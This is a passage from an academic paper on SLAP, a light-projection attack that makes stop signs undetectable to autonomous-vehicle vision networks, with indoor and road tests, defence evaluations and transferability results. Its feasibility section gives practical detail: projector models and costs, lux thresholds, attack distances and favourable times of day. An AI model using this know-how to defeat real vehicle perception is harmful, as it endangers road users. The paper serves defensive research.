We use AdamOptimizer to run the AE generation. We optimize a single variable that is the image to project with the projector (its substitute, see Section 4.2). We use batches of size 20. All the training images are created synthetically by placing a stop sign on a road background and applying the transformations described in the previous section. We do not use a fixed pre-computed dataset, a new batch with new images is created after every backpass on the network. The parameters for the transformations are chosen uniformly at random in the ranges shown in Table 1. For all operations that require resizing, we use cubic interpolation, finding that it provides more robust results compared to alternatives. We run the optimization for 50 epochs, in one epoch we feed 600 generated images containing a stop sign in the network. For each epoch we optimize the 20% worst-performing batches by backpropagating twice, convergence is usually reached before the last epoch. Compared to similar works [43], our method runs significantly faster requiring only 50 modifications of the perturbation (compared to 500), which takes less than 10 minutes on an NVIDIA Titan V GPU for Yolov3.

5 Evaluation

In this section, we test the feasibility of the attack in practice.

5.1 Experimental Setup

Projector Setup. To test our projection, we buy a real stop sign of size 600x600mm. For all of our experiments, we use a Sanyo PLC-XU4000 projector [5], which is a mid-range office projector (roughly $1,500) with 4,000 maximum lumens. We carry out the experiment in a large lecture theatre in our

lux	camera exposure (ms)	$Loss_{\mathcal{P}}$	$Loss_f$ Yolov3	Mask-RCNN	Gtsrb-CNN	Lisa-CNN
120	33	0.020	0.09	0.08	0.01	0.06
180	25	0.023	0.11	0.52	0.00	0.07
300	18	0.017	0.68	0.86	0.89	1.03
440	12	0.015	1.44	4.24	5.31	2.45
600	9	0.011	1.80	5.92	9.12	8.16

Table 2: Preliminary results for the various light settings considered in the experiment. The camera exposure is the exposure of the camera used for profiling (set automatically). The table shows the optimization losses: $Loss_{\mathcal{P}}$ refers to the loss in Equation 2, while $Loss_f$ refers to the loss in Equation 3.





Figure 8: Examples of the projected images computed with the optimization. Bottom-right of each image specifies the target class fed to Equation 3. These images are computed within the 180 lux setting.

institution. We measure the projector light intensity with a Lux Meter Neoteck, following the 9-points measuring procedure used to measure ANSI lumens [39], which reports that in default settings the projector emits around 2,200 lumens. For the experiments, we place the projector 2 meters away from the stop sign, which, at maximum zoom, allows us to obtain roughly 800 lux of (white) light on the stop sign surface. We use this 800 lux white value to make considerations on the attack feasibility in Section 6. A similar amount of projected light can be obtained from greater distances by using long throw projectors, available for few thousand dollars (e.g., $3,200 for Panasonic PT AE8000 [4], see Section 6). We align the projection to match the stop sign outline by transforming the perspective of the image.

Ambient Light. As mentioned in Section 4.1, the amount of ambient light limits the control on the input space for the adversary. In fact, as the ambient light increases, fewer colors are achievable as the projector-emitted light becomes less in the resulting appearance of the sign. To account for different ambient light levels, we conduct our experiments indoor and we control the amount of light hitting the stop sign (Section 5.2). We further evaluate the attack outdoors with a road driving test (Section 5.3). To reproduce various light settings indoors, we use both the ceiling lights mounted in the indoor hall and by using an additional 60 Watts LED floodlight pointed at the sign. We measure the attack in five different light settings: 120, 180, 300, 440 and 600 lux. The darker setting (120 lux) corresponds to slightly dimming the ceiling lights only. The 180 lux setting corresponds to the normal indoor lighting found in the lecture theatre where we carry out the measurements. Higher settings are achieved by adding the LED floodlight pointed directly at the sign at different distances (from roughly 4m away at 300 lux to less than 2m away at 600 lux). For reference, on a clear day at sunrise/sunset the ambient light is roughly 400 lux, while on an overcast day at the same hours there are roughly 40 lux [1].

Networks and Detection Thresholds. We consider four different networks in our experiments: two object detectors, (1) Yolov3 and (2) Mask-RCNN, two traffic sign recognizers, (3) Lisa-CNN and (4) Gtsrb-CNN. For Yolov3, we use the Darknet-53 backbone of the original paper [35]. For Mask-RCNN, we use Resnet-101 as a backbone and feature pyramid network [26] for the region proposals. We download the weights for Lisa-CNN and Gtsrb-CNN from the GitHub of the paper authors [15]. As Mask-RCNN and Yolov3 return a list of boxes with a confidence score threshold for the output class, we set the threshold for detection at 0.6 and 0.4 respectively (i.e., we count detection as "there is a box labeled stop sign with score higher than x"). These are the thresholds that bring the highest mean Average Precision (mAP) in the coco object detection benchmark [27]. For Lisa-CNN and Gtsrb-CNN we set the detection threshold as 0.5. The input images are resized to 416x416 for Yolov3 and Mask-RCNN and to 32x32 for Lisa-CNN and Gtsrb-CNN.

Metrics and Measurements. For object detectors (Yolov3 and Mask-RCNN), we feed each frame into the network and we count how many times a stop sign is detected in the input. For traffic sign recognizer (Gtsrb-CNN and Lisa-CNN), the network expects a cutout of a traffic sign rather than the full frame. In order to obtain the cutout, we manually label the bounding box surrounding the stop sign and use a CSRT tracker [30] to track the stop sign over the frames. We then count how often the predicted label is a stop sign. In order to monitor viewing angle and distance from the sign, we reconstruct the angle of view and distance based on the distortion on the octagonal outline of the sign and our recording camera field-of-view. We use the default camera app on an iPhone X to record a set of videos of the stop sign at different distances and angles, with the projection being shone. The iPhone is mounted on a stabilizing gimbal to avoid excessive blurring.



(a) Yolov3. (b) Mask-RCNN. (c) Gtsrb-CNN. (d) Lisa-CNN.

Figure 9: Baseline mis-detection rate in absence of the adversary for the 180 lux setting at different angles, distances and for different networks, as the percentage of frames where a stop sign is **not** detected. Brighter shades represent higher detection rates. Percentages for 0-3m are omitted for clarity, but the corresponding cone section is colored accordingly.

As mentioned in Section 4.3, to match the 4:3 aspect ratio, we crop the 1080p video from the iPhone X (which has a resolution of 1920x1080) to 1440x1080 by removing the sides.

Experimental Procedure. Experiments follow this pipeline:

- **Step 1:** We setup the stop sign and measure the amount of lux on the stop sign surface;
- **Step 2:** We carry out the profiling procedure to construct a projection model (Section 4.1); this uses a separate Logitech C920 HD Pro Webcam rather than the iPhone X camera (on which the attack is later evaluated).
- **Step 3:** We use the projection model to run the AE generation (Section 4.2) and optimize the image to project;
- **Step 4:** We shine the image on the sign and we take a set of videos at different distances and angles.

The parameters used for the optimization (Step 3) are those of Table 1. Recording the profiling video of Step 2 requires less than 2 minutes, so does fitting the projection model.

Preliminary Results. Table 2 shows parameters and resulting value of the loss functions at the end of the optimizations for the various light settings. The table shows that our projection model fits the collected color triples: $Loss_{\mathcal{P}} < 0.03$ shows that the error in the predicted colors, is less than 1% per channel. As expected, we found that the results of the optimization match the reduced capability to reproduce colors for higher ambient light settings: $Loss_f$ goes from roughly 0 to higher values as the light increases. Note that the reported $Loss_f$ is summed over the batches of 20 and computed before non-maximum suppression. We report in Figure 8 examples of projected images output of the optimization process, for three different target objects: stop sign, give way sign and bottle. Whilst we limit the rest of the experiments to attacks on stop signs, we report considerations and results on generalizing the attack to various objects in Appendix A and in Section 6.

Artifacts Availability. The experiments code and data are available online.[1]


[1] *https://github.com/ssloxford/short-lived-adversarial-perturbations*

5.2 Indoor Results

In this section, we present the results of the detection for the controlled indoor experiment. We also report in Figure 9 the baseline results of using the networks to detect/classify the stop sign, by recording videos of the stop sign unaltered. Figure 9 shows that all networks work quite well in non-adversarial conditions, with the exception of Lisa-CNN which shows a few misdetections.

We report in Figure 10 the results of the detection for the 120, 300 and 600 lux setting for the different networks, as the percentage of frames where the stop sign was not detected by the network. The minimum number of frames tested for a single model is 3,438, see Table 5 for exact figures. Figure 10 shows that the attack is extremely successful in dimmer lighting conditions, obtaining >99% success rate for all networks except Mask-RCNN, which presents additional resilience at shorter distances. The figure also shows how our method is able to create AE that generalize extremely well across all the measured distances from 1 to 12m and viewing angles -30° to 30°. As the ambient increases, the success rate quickly decreases accordingly. Already at 300 lux, the attack success rate is greatly reduced for Mask-RCNN and Gtsrb-CNN, while Yolov3 and Lisa-CNN still remain vulnerable, but the attack degradation becomes evident at 600 lux.

Overall, we found that Mask-RCNN is consistently more resilient than the other networks in the detection. In particular we found that Mask-RCNN sometimes recognizes stop signs just based on the octagonal silhouette of the sign or even just with faded reflections of the sign on windows. This could be a combination of Mask-RCNN learning more robust features for the detection (possibly thanks to the higher model complexity) and of using a region proposal network for the detection [20]. Nevertheless, such robustness comes at the cost of execution speed: Mask-RCNN requires up to 14 times the execution time of Yolov3 (300ms vs 22ms).



(a) Yolov3. (b) Mask-RCNN. (c) Gtsrb-CNN. (d) Lisa-CNN.

(e) Yolov3. (f) Mask-RCNN. (g) Gtsrb-CNN. (h) Lisa-CNN.

(i) Yolov3. (j) Mask-RCNN. (k) Gtsrb-CNN. (l) Lisa-CNN.

Figure 10: Attack success rate at different angles, distances and for different networks, as the percentage of frames where a stop sign is not detected. Darker shades represent higher success rates. Percentages for 0-3m are omitted for clarity, but the corresponding cone section is colored accordingly. The images of the stop signs in the figure are computed using the projection models for the two light settings, so they resemble what the adversarial stop sign looks like in practice.

5.3 Road Driving Test

To further test the feasibility of the attack, we carry out the attack outdoors in moving vehicle settings.

Setup. The experiment is carried out on a section of private road at our institution. We mount the stop sign at 2m height and set the projector in front of it at a distance of approximately 2 metres. The experiment was conducted shortly prior to sunset in early October, at coordinates 51.7520° N, 1.2577° W. At the time of the experiment the ambient light level measured at the surface of the sign is $\sim$ 120 lux. We use a car to approach the stop sign at 10-15km/h, with the car headlights on during the approach. Videos are recorded using the same iPhone X mounted inside the car at 240fps. We follow the same pipeline described in Section 5.1. However, rather than carrying out the profiling step (Step 2 of the Experimental Procedure), we *re-use* the 120 lux projections that were optimized for the controlled indoor conditions.

Results. We report the results from the driving test in Figure 11, which shows the probability of detection for stop sign as the car approaches the sign. The experiment measures up to 18m away to roughly 7m, when the stop sign exits the video frame (we keep the camera angle fixed during the approach). The results closely match the findings indoor, with the attack being successful for most networks along the whole approach: we obtain 100% success rate for Lisa-CNN and Gtsrb-CNN and over 77% for Mask-RCNN and Yolov3. These results also confirm the generalizability of optimized projections: simply re-using projections without having to re-execute Step 2 and




Figure 11: Detection probability for the stop sign during the road driving test. During the test the car approaches the stop sign while the attack is being carried out, the ambient light during the measurements is ∼120 lux, the car headlights are on. The data are grouped into 10 distance bins, the shaded areas indicate the standard deviation of the probability within that distance bin.




Figure 12: Visualization of the SentiNet detection results (from the 180 lux setting). The plot shows that the SLAP AE have a behaviour similar to benign examples across the two dimensions used by SentiNet, preventing detection.

Step 3 of the experimental procedure at the time of attack led to similar success rates. This means that adversaries could easily pre-compute a set of projections and quickly swap between them depending on the current light conditions.

5.4 Defences

Generally, AE defences are aimed at detecting AE in a digital scenario, where adversaries have the capability to arbitrarily manipulate inputs, but are limited to an L_p-norm constraint. In the case of physical AE, adversaries are not directly limited by an L_p-norm constraint but by the physical realizability of their AE. Defences that are tailored to physical AE have not been investigated as much as general-scope AE defences. For this reason, we specifically choose to evaluate our AE against Sentinet [13]: it is one of the few published works that addresses physical AE detection. Additionally, we evaluate our attack against two other defences which could be used in the autonomous driving scenario as they do not entail additional running time: the input randomization by Xie et al. [42] and adversarial learning [40]. In the following we describe our evaluation setup and results.

Setup and Remarks. We evaluate the three considered AE defences applied to Gtsrb-CNN and Lisa-CNN, as all three defences are designed to work in image classification scenario; at the time of writing, defences for object detectors are not as well explored. For SentiNet, we use 100 *benign* images taken from the GTSRB and LISA dataset to compute the threshold function, 100 *test* images where we overlay the suspected adversarial regions and 100 random frames containing a SLAP AE from the collected videos. For our Sentinet implementation, we use XRAI [22] to compute saliency masks as the original method used (GradCam [11]) led to too coarse grained masks (see Appendix C). For the input randomization of [42], we set the maximum size of the padded image to be 36 (from 32). For adversarial learning [40], we re-write the Lisa-CNN and Gtsrb-CNN models and we train them on the respective datasets from scratch adding an FGSM-adversarial loss to the optimization. We use Adam with learning rate 0.001, the weight of the adversarial loss is set to 0.2, the FGSM step size to 0.2, we use L_{inf}-norm and train for 50 epochs. Adversarially trained models present a slight accuracy degradation on the test set compared to training them with categorial cross-entropy, Gtsrb-CNN goes from 98.47% to 98.08% (-.39%) while Lisa-CNN from 95.9% to 95.55% (-.35%). For input randomization and adversarial learning we run the inference on all the collected video frames of the experiment.

Results. We report the results in Table 3. The table shows the attack success rate computed as the percentages of frames where a stop sign was not detected. We also report the legitimate attack success for comparison. We found that input randomization does not detect our attack. This is expected given that any type of input augmentation-defence is intrinsically compensated for by our optimization (see Section 4.3). Even worse, such method actually degrades the accuracy of the model, showing that the original models for Lisa-CNN and Gtsrb-CNN taken from [15] were not trained with sufficient data augmentation. As expected, thanks to the larger affected areas of the SLAP AE, these adversarial samples can bypass detection by SentiNet in over 95% of the evaluated frames, with no significant difference across the overlay pattern used (either Random or Checkerboard). We also report a visualization of the threshold function fit in SentiNet in Figure 12, showing that the behaviour of SLAP AE resembles those of normal examples. We found that adversarial learning is a more suitable way to defend against SLAP, stopping a good portion of the attacks. Nevertheless, the fact that we only evaluate an adaptive defender (not an adaptive adversary) and that adversarially-trained models suffer from benign accu-

Network	Ambient Light (lx)	Attack Success	Adversarial Learning [40]	Input Randomization [42]	SentiNet [13] Random	SentiNet [13] Checkerboard
Gtsrb-CNN	120	99.96%	20.23% (-79.73%)	99.55% (-0.40%)	93.43%	95.45%
	180	90.53%	23.57% (-66.97%)	90.02% (-0.51%)	93.19%	93.72%
	300	56.51%	48.18% (-8.33%)	86.78% (+30.27%)	96.97%	96.46%
	440	56.34%	40.24% (-16.10%)	82.96% (+26.61%)	95.81%	96.34%
	600	12.79%	10.91% (-1.88%)	51.37% (+38.58%)	95.29%	95.29%
Lisa-CNN	120	100.00%	0.06% (-99.94%)	100.00% (+0.00%)	94.24%	95.29%
	180	99.95%	0.88% (-99.07%)	99.90% (-0.05%)	100.00%	100.00%
	300	99.81%	0.00% (-99.81%)	99.98% (+0.17%)	94.76%	96.86%
	440	98.44%	0.59% (-97.85%)	99.95% (+1.51%)	100.00%	100.00%
	600	69.05%	0.04% (-69.01%)	95.71% (+26.67%)	95.81%	96.86%

Table 3: Attack success rate across the various evaluated defences, models and lux settings. Figures are reported as the percentage of frames in which the attack is successful, i.e., a stop sign is not detected. Differently, (*) figures for SentiNet are reported as percentage out of the 100 adversarial frames extracted from the videos, both overlaying patterns Random and Checkerboard are reported.

racy degradation (performance of the model with no attack in place) highlights how SLAP still remains a potential threat.

5.5 Attack Transferability

Setup. In this section, we test the transferability of our attack across networks, testing all pairwise combinations of our models, including adversarially trained ones. We also use the Google Vision API [17] to test our projections against their proprietary models. The API returns a list of labeled objects in the image with associated confidence scores and bounding boxes, "stop sign" is one of the labels. We set the detection threshold for Google Vision API as 0.01, i.e., we count that a stop sign is detected in a frame if the API replies with a stop sign object with confidence greater than 0.01.

Results. We report the results in Table 4. The table shows the source (white-box) model on the left, which identifies the projection shown in the tested videos. We also report the number of frames tested, taken from the videos from the indoor experiment. Table 4 reports success rates of the attack as a percentage of the frames where the stop sign was undetected. Table 4 shows that our attack transfers well for low light settings, but the transferability degrades quickly for the 300 lux setting and above. We find that Mask-RCNN transfers better to Yolov3 compared to the opposite direction, the same happens for Gtsrb-CNN and Lisa-CNN, suggesting that fitting AE on complex models favours the attacker. Table 4 also shows that adversarially trained model have benefits by reducing the transferability of attacks fit on surrogate models.

6 Discussion

In this section, we discuss the attack feasibility.

Attack Feasibility. Our experiments demonstrate that increasing ambient light quickly stops the feasibility of the attack in bright conditions. In practice, during daytime, the attack could be conducted on non-bright days, e.g., dark overcast days or close to sunset or sunrise, when the ambient light is low (<400 lux). Regarding the effect of car headlights, our outdoor experiments show that the car headlights-emitted light is negligible compared to the projection luminosity and does not influence the attack success. While car headlights on high-beam would compromise the projection appearance and degrade the attack success rates, we did not consider these lights to be on as stop signs would be mainly present in urban areas, where high-beam headlights would be off. In general, the amount of projector-emitted light that reaches the sign depends on three factors: (i) the distance between projector and sign, (ii) the throw ratio of the projector and (iii) the amount of lumens the projector can emit. We report in Figure 13 a representation of how the distance between the projector and the stop sign relates to the attack success rate. We consider two additional projectors with long throw distance, the Pana-




Figure 13: Amount of lux achievable on the stop sign surface for increasing projection distances and different projectors. The horizontal line shows the threshold for success measured in our experiments (800 lux at 120 lux ambient light).

lux	*Source Model*	*no. frames*	*Target Model* Yolov3	Mask-RCNN	Gtsrb-CNN	Gtsrb-CNN$^{(a)}$	Lisa-CNN	Lisa-CNN$^{(a)}$	Google Vision*
120	Yolov3	4587	**100.0%**	73.4%	0.0%	0.0%	21.5%	0.0%	100.0%
	Mask-RCNN	3765	98.7%	**97.1%**	0.0%	0.0%	15.5%	0.0%	100.0%
	Gtsrb-CNN	3760	40.5%	37.0%	**99.9%**	16.1%	51.4%	0.0%	72.4%
	Lisa-CNN	4998	29.4%	28.1%	6.8%	0.0%	**100.0%**	0.0%	77.1%
300	Yolov3	5169	**96.5%**	3.6%	2.5%	0.0%	2.3%	0.0%	72.3%
	Mask-RCNN	3543	32.0%	**14.0%**	0.1%	0.0%	10.4%	0.0%	65.9%
	Gtsrb-CNN	3438	2.0%	2.9%	**48.0%**	43.1%	44.0%	0.0%	47.6%
	Lisa-CNN	4388	0.7%	4.9%	8.6%	0.0%	**100.0%**	0.0%	25.0%
600	Yolov3	5507	**17.8%**	0.2%	32.5%	0.0%	27.4%	0.0%	23.7%
	Mask-RCNN	5058	0.1%	**0.4%**	5.3%	0.0%	4.6%	0.0%	16.7%
	Gtsrb-CNN	4637	0.0%	0.9%	**7.2%**	7.5%	4.9%	0.0%	21.1%
	Lisa-CNN	4714	0.0%	0.9%	8.6%	0.0%	**57.5%**	0.0%	15.8%

Table 4: Transferability results. We test all the frames from the collected videos with a certain projection being shone against a different target model, figures in bold are white-box pairs. (*) For Google Vision we only test one frame every 30 frames, i.e., one per second. We also remove all frames that are further than 6m away as Google Vision does not detect most of them in a baseline scenario. _$^{(a)}$ indicates adversarially trained models.

sonic PT-RZ570BU and the NEC PH1202HL1, available for $3,200 and $44,379 respectively. We use the projector's throw ratios (2.93 and 3.02) and their emitted lumens (5,000 and 12,000 lumens) to calculate how many lux of light the projector can shine on the sign surface from increasing distances. We consider the success as measured in 120 lux ambient light, where obtaining 800 lux of light on the sign with the projector is sufficient to achieve consistent attack success (see Section 5.1). Figure 13 shows that the attack could be carried out from 7.5m away with the weaker projector and up to 13m away with the more expensive one. Additionally, adversaries could also use different lenses to increase the throw ratio of cheaper projectors (similarly to [32]).

Attack Generalizability. We show results for attacks on other objects (give way sign, bottle) in Appendix A, however, to extend the attack to *any* object, the adversary will have to consider the distortion introduced by the projection surface (not necessary for flat traffic signs). The attacker will have to augment the projection model used in this paper with differentiable transformations which model the distortion caused by the non-flat surface. In general, the size of the projectable area limits the feasibility of the attack against certain objects (e.g., hard to project on a bike); this drawback is shared across all vectors that create physically robust AE, including adversarial patches. We also found that the properties of the material where the projection is being shone will impact the attack success: traffic signs are an easier target because of their high material reflectivity. When executing the attack on other objects, we found that certain adaptations lead to marginal attack improvements, in particular context information (e.g., the pole for the stop sign, the table where the bottle is placed). Generally, for object detectors, adversaries will have to tailor certain parameters of the optimization to the target object.

7 Conclusions

In this paper we presented SLAP, a new attack vector to realize short-lived physical adversarial examples by using a light projector. We investigate the attack in the context of road safety, where the attacker's goal is to change the appearance of a stop sign by shining a crafted projection onto it so that it is undetected by the DNNs mounted on autonomous vehicles.

Given the non-trivial physical constraints of projecting specific light patterns on various materials in various conditions, we proposed a method to generate projections based on fitting a predictive three-way color model and using an AE generation pipeline that enhances the AE robustness. We evaluated the proposed attack in a variety of light conditions, including outdoors, and against state-of-the-art object detectors Yolov3 and Mask-RCNN and traffic sign recognizers Lisa-CNN and Gtsrb-CNN. Our results show that SLAP generates AEs that are robust in the real-world. We evaluated defences, highlighting how existing defences tailored to physical AE will not work against AE generated by SLAP, while finding that an adaptive defender using adversarial learning can successfully hamper the attack effect, at the cost of reduced accuracy.

Nevertheless, the novel capability of modifying how an object is detected by DNN models, combined with the capability of carrying out opportunistic attacks, makes SLAP a powerful new attack vector that requires further investigation. This paper makes an important step towards increasing the awareness and further research of countermeasures against light-projection adversarial examples.

Acknowledgements

This work was supported by grants from armasuisse, Mastercard, and by the Engineering and Physical Sciences Research Council [grant numbers EP/N509711/1, EP/P00881X/1].

References

[1] "Daylight", [Online] Accessed: 2020-02-20. https://en.wikipedia.org/wiki/Daylight.

[2] "JPEG File Interchange Format", [Online] Accessed: 2020-01-15. http://www.w3.org/Graphics/JPEG/jfif3.pdf.

[3] "Manual of Uniform Traffic Control Devices for Street and Highways", [Online] Accessed: 2020-01-08. http://mutcd.fhwa.dot.gov/pdfs/2009r1r2/mutcd2009r1r2edition.pdf.

[4] "Panasonic PT-AE8000 Projector", [Online] Accessed: 2020-10-12. http://www.projectorcentral.com/Panasonic-PT-AE8000.htm.

[5] "Sanyo PLC-XU4000 Projector", [Online] Accessed: 2020-10-12. http://www.projectorcentral.com/Sanyo-PLC-XU4000.htm.

[6] Apollo. "ApolloAuto - An open autonomous driving platform", [Online] Accessed: 2021-02-19. http://github.com/apolloauto.

[7] Aptina. "1/3-Inch CMOS Digital Image Sensor AR0132AT Data Sheet", [Online] Accessed: 2021-02-19. http://datasheetspdf.com/pdf/829321/AptinaImagingCorporation/AR0132AT/1f.

[8] BMW. "BMW TechOffice Munich", [Online] Accessed: 2020-02-19. http://github.com/BMW-InnovationLab.

[9] Andy Boxall. "From robots to projection mapping: Inside Panasonic's Tokyo 2020 Olympic tech", [Online] Accessed: 2021-02-19. http://www.digitaltrends.com/mobile/panasonic-tokyo-2020-technology-interview/.

[10] Tom Brown, Dandelion Mane, Aurko Roy, Martin Abadi, and Justin Gilmer. "Adversarial Patch". *arXiv preprint arXiv:1712.09665v2*, 2018.

[11] Aditya Chattopadhay, Anirban Sarkar, Prantik Howlader, and Vineeth N. Balasubramanian. "Grad-cam++: Generalized Gradient-based Visual Explanations for Deep Convolutional Networks". In *Proceedings of the IEEE Winter Conference on Applications of Computer Vision (WACV)*, pages 839–847, 2018.

[12] Shang-Tse Chen, Cory Cornelius, Jason Martin, and Duen Horng Polo Chau. "Shapeshifter: Robust Physical Adversarial Attack on Faster R-CNN Object Detector". In *Proceedings of the Joint European Conference on Machine Learning and Knowledge Discovery in Databases*, pages 52–68, 2018.

[13] E. Chou, F. Tramèr, and G. Pellegrino. "SentiNet: Detecting Localized Universal Attacks Against Deep Learning Systems". In *Proceedings of the IEEE Security and Privacy Workshops (SPW)*, pages 48–54, 2020.

[14] Logan Engstrom, Brandon Tran, Dimitris Tsipras, Ludwig Schmidt, and Aleksander Madry. "Exploring the Landscape of Spatial Robustness". In *Proceedings of the International Conference on Machine Learning (ICML)*, pages 1802–1811, 2019.

[15] Kevin Eykholt, Ivan Evtimov, Earlence Fernandes, Bo Li, Amir Rahmati, Chaowei Xiao, Atul Prakash, Tadayoshi Kohno, and Dawn Song. "Robust physical-world attacks on deep learning visual classification". In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, pages 1625–1634, 2018.

[16] Ross Girshick, Jeff Donahue, Trevor Darrell, and Jitendra Malik. "Rich Feature Hierarchies for Accurate Object Detection and Semantic Segmentation". In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, pages 580–587, 2014.

[17] Google. "Google Vision API", Accessed: 2020-10-12. https://cloud.google.com/vision.

